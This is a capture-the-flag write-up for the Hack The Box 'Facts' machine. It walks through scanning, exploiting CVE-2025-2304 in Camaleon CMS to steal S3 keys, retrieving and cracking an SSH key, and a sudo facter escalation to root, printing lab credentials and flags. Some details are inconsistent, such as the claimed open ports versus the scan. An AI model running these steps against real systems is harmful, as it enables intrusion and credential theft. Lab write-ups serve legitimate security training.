



HTB Machines :: Facts Writeup



Facts
Easy · Linux

★ 4.5 (839)

Machine Rating

20

Points



User-Rated Difficulty

Reconnaissance

We begin by setting up DNS resolution using the `etc/hosts` file and conducting an *nmap* scan to enumerate the open ports.

Network Scan

Initial *nmap* scan shows port 80, 1433, and 5985 is open, showing that the machine is hosting a webserver and a Microsoft SQL database


```
Shisones@Thinkpad-Laptop [HackTheBox/Facts]
→ sudo nmap -sSCV -T4 facts.htb
[sudo] password for Shisones:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-14 15:02 +0700
Nmap scan report for facts.htb (10.129.5.85)
Host is up (0.029s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http      nginx 1.26.3 (Ubuntu)
|_ http-title: facts
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.30 seconds
```

Enumeration

Website Enumeration


Checking `http://facts.htb` shows a trivia website, however there is nothing interesting here.



Discover Amazing Trivia!

Looking to learn something new while killing a little time? You're in the right place! Explore a world of trivia, quirky knowledge, and surprising facts that will make you say, "Wow, I never knew that!"

Start Exploring



Subdomain Enumeration


Using *gobuster*, we enumerated the subdomain and got a few hits, most notably `/admin`.

```
Shisones@Thinkpad-Laptop [HackTheBox/Facts]
→ gobuster dir -u http://facts.htb -w /usr/share/wordlists/raft/directories-m.txt -t 30 -b 403,404
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://facts.htb
[+] Method:          GET
[+] Threads:         30
[+] Wordlist:         /usr/share/wordlists/raft/directories-m.txt
[+] Negative Status codes: 403,404
[+] User Agent:      gobuster/3.8.2
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
admin      (Status: 302) [Size: 0] [-> http://facts.htb/admin/login]
search     (Status: 200) [Size: 19187]
en         (Status: 200) [Size: 11109]
ajax       (Status: 200) [Size: 0]
page       (Status: 200) [Size: 19593]
error      (Status: 500) [Size: 7918]
404        (Status: 200) [Size: 4836]
index      (Status: 200) [Size: 11113]
rss        (Status: 200) [Size: 183]
sitemap    (Status: 200) [Size: 3508]
captcha    (Status: 200) [Size: 5466]
```

Checking the login page, we can register for an account, so we created a dummy account with the following credentials:

johnr : johnr123

Looking at the CMS panel, it's hosting a Camaleon CMS v2.9.0



Exploitation

Camaleon CMS v2.9.0 is quite outdated, and it's vulnerable to CVE-2025-2304

CVE-2025-2304

CVE-2025-2304 Detail

AWAITING ANALYSIS

This CVE record has been marked for NVD enrichment efforts.

Description

A Privilege Escalation through a Mass Assignment exists in Camaleon CMS When a user wishes to change his password, the 'updated_ajax' method of the UsersController is called. The vulnerability stems from the use of the dangerous permit! method, which allows all parameters to pass through without any filtering.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 4.0 Severity and Vector Strings:



NIST: NVD

N/A

NVD assessment not yet provided.

CNA: Tenable
Network
Security, Inc.

CVSS-B 9.4 CRITICAL

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/
VI:H/VA:H/SC:H/SI:H/SA:H

QUICK INFO

CVE Dictionary Entry:

[CVE-2025-2304](#)

NVD Published Date:

03/14/2025

NVD Last Modified:

03/14/2025

Source:

Tenable Network Security, Inc.

This CVE is a Post-auth Privilege Escalation and AWS Credential leak, which we can utilize using this [script \(https://github.com/Alien0ne/CVE-2025-2304\)](https://github.com/Alien0ne/CVE-2025-2304).

```
Shisones@Thinkpad-Laptop [CVE-2025-2304]
→ py exploit.py -u http://facts.htb -U johnr -P johnr123 -e -r
[+]Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)
[+]Login confirmed
  User ID: 5
  Current User Role: client
[+]Loading PPRIVILEGE ESCALATION
  User ID: 5
  Updated User Role: admin
[+]Extracting S3 Credentials
  s3 access key: AKIAC36E1A791AA2C810
  s3 secret key: rCiS4iFIwL03Zka0pM2onSJ0AYibr27dJJn2jwXw
  s3 endpoint: http://localhost:54321
[+]Reverting User Role
  User ID: 5
  User Role: client
```

Listing the S3 bucket shows an SSH private key, which we can use to login via SSH

```
Shisones@Thinkpad-Laptop [CVE-2025-2304]
→ aws --endpoint-url http://facts.htb:54321 s3 ls s3://internal/.ssh/ --profile facts
2026-03-14 14:58:43      82 authorized_keys
2026-03-14 14:58:43    464 id_ed25519

Shisones@Thinkpad-Laptop [CVE-2025-2304]
→ aws --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 ./facts.id --profile facts
download: s3://internal/.ssh/id_ed25519 to ./facts.id
```

```
Shisones@Thinkpad-Laptop [CVE-2025-2304]
→ cat facts.id

File: facts.id

1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3B1bnNzaC1rZXktZjEAAAAACmFlczIiNi1jdHIAAAAGYmNyeXB0AAAAGAAAABuw1WBT1
3  Cj30V9Nf+/Log6AAAAAGAAAAEAAAAAC3NzaC1lZDI1NTE5AAAAICo6b/OW6HqxXCv0
4  BMxT9eR3ybR4grwAut820fPiHfMfAAAAoNvjwjuBbBh+wrV4+2W2Au7jThSrWZdKKwflF
5  GvY1m3pJSAvn+2xzPtbtTcTWWFvvtNoi5aHwpdk2vqBziJEPRLafewFwYZwictzcsWJQUh
6  ovo3fU36lEFyM/dNymvHw4c50RQX/LVeWtydLgyT3jUp9tVANHiw8RQXwdBJ+qfSM42KUY
7  XSgfEDrepXgJdbR6PpnQxer4M7VK8rW04TuWM=
8  -----END OPENSSH PRIVATE KEY-----
```

Privilege Escalation (User)

```
Shisones@Thinkpad-Laptop [CVE-2025-2304] ➤  
→ chmod 600 facts.id  
  
Shisones@Thinkpad-Laptop [CVE-2025-2304] ➤  
→ ssh trivia@facts.htb -i facts.id  
Enter passphrase for key 'facts.id':
```

Checking the id shows us that it's encrypted, so we'll have to decrypt it first using ssh2john and hashcat to get the credentials: dragonballz .

```
Shisones@Thinkpad-Laptop [CVE-2025-2304] ➤  
→ ssh trivia@facts.htb -i facts.id  
Enter passphrase for key 'facts.id':  
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh  
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
System information as of Sat Mar 14 08:39:30 AM UTC 2026  
  
System load:          0.0  
Usage of /:           74.5% of 7.28GB  
Memory usage:         18%  
Swap usage:           0%  
Processes:            219  
Users logged in:      1  
IPv4 address for eth0: 10.129.5.85  
IPv6 address for eth0: dead:beef::250:56ff:feb9:e72a  
  
0 updates can be applied immediately.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update
```

And we're in. However, the user flag is not in the `trivia` folder. Checking the `/home` directory for users, we can see `william`, so we retrieved the flag from that directory.

```
trivia@facts:~$ cat /home/william/user.txt  
17279e4c5b001d5072fbf5c0d5cee4f7
```

User Flag : 17279e4c5b001d5072fbf5c0d5cee4f7

Privilege Escalation (Root)

Checking the privileges of `trivia`, we found an interesting program called `/usr/bin/facter`

```
trivia@facts:~$ sudo -l  
Matching Defaults entries for trivia on facts:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User trivia may run the following commands on facts:  
(ALL) NOPASSWD: /usr/bin/facter
```

After researching a bit, we found that it's a program that lists facts about the system, written in Ruby. We can abuse this by creating a malicious Ruby script and load it using factor

```
trivia@facts:~$ echo 'exec "/bin/bash"' > exploit.rb
trivia@facts:~$ sudo /usr/bin/factor --custom-dir /home/trivia/ exploit
root@facts:/home/trivia#
```

And we gain root access.

```
root@facts:~# cat root.txt
0201aac03c786e1a6740458ee8819116
```

Root Flag : 0201aac03c786e1a6740458ee8819116